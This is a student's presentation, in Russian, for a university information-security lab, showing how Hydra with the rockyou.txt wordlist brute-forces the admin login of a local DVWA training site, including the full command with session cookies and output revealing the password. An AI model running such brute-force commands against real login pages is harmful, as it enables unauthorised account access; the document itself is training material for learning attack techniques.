

Презентация по выполнению индивидуального проекта №3

Основы информационной безопасности

Бызова М. О.

06 апреля 2024


Российский университет дружбы народов, Москва, Россия

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

Выполнение лабораторной работы

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей `rockyou.txt` для kali linux.

A terminal window with a dark background. The prompt is `(mobihzova@mobihzova)-[~/Загрузки]`. The user has entered the command `$ sudo gzip -d rockyou.txt.tar.gz`.

```
(mobihzova@mobihzova)-[~/Загрузки]
$ sudo gzip -d rockyou.txt.tar.gz
```

Рис. 1: Стандартный список паролей

Параметры cookie

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта.

Чтобы получить информацию о параметрах cookie я установила соответствующее расширение для браузера, теперь могу не только увидеть параметры cookie, но и скопировать их.




Рис. 2: Расширение для браузера

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте. Спустя некоторое время в результат запроса появится результат с подходящим паролем.

```
(mobihzova@mobihzova)~$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:N=Cookie:security=medium; PHPSESSID=tp4cxb8h1570plm0uam359670:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-06 12:51:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344298 login tries (l1/p:14344298), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:N=Cookie:security=medium; PHPSESSID=tp4cxb8h1570plm0uam35
9670:F=Username and/or password incorrect.
[00](http-get-form) host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-06 12:52:42
```

Рис. 3: Результат работы Hydra

Проверка результатов

Вводим полученные данные на сайт для проверки. Получаем положительный результат проверки пароля. Все сделано верно.

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin



More Information

- https://lowasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Рис. 4: Проверка работы

Приобрела практические навыки по использованию инструмента Hydra для брутфорса паролей